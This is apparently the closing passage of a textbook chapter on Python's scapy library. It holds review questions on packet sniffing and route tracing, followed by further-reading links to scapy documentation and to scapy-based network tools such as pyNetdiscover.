8. Which parameter of the sniff function allows us to define a function that will be applied to each captured packet?
9. Which format supports scapy for applying filters over network packets?
10. What is the command that allows you to follow the route that a data packet (IP packet) will take to go from computer A to computer B?

Further reading

In these links, you will find more information about the mentioned tools and the official Python documentation for some of the commented modules:

- <http://www.secdev.org/projects/scapy>
- http://www.secdev.org/projects/scapy/build_your_own_tools.html
- <http://scapy.readthedocs.io/en/latest/usage.html>
- <https://github.com/CoreSecurity/pcap>

Tools based in scapy:

- <https://github.com/nottinghamprisateam/pyersinia>
- https://github.com/adon90/sneaky_arpspoofing
- <https://github.com/tetrillard/pynetdiscover>

pyNetdiscover is an active/passive address-reconnaissance tool and ARP Scanner, which has as requirements python2.7, and the scapy, argparse, and netaddr modules.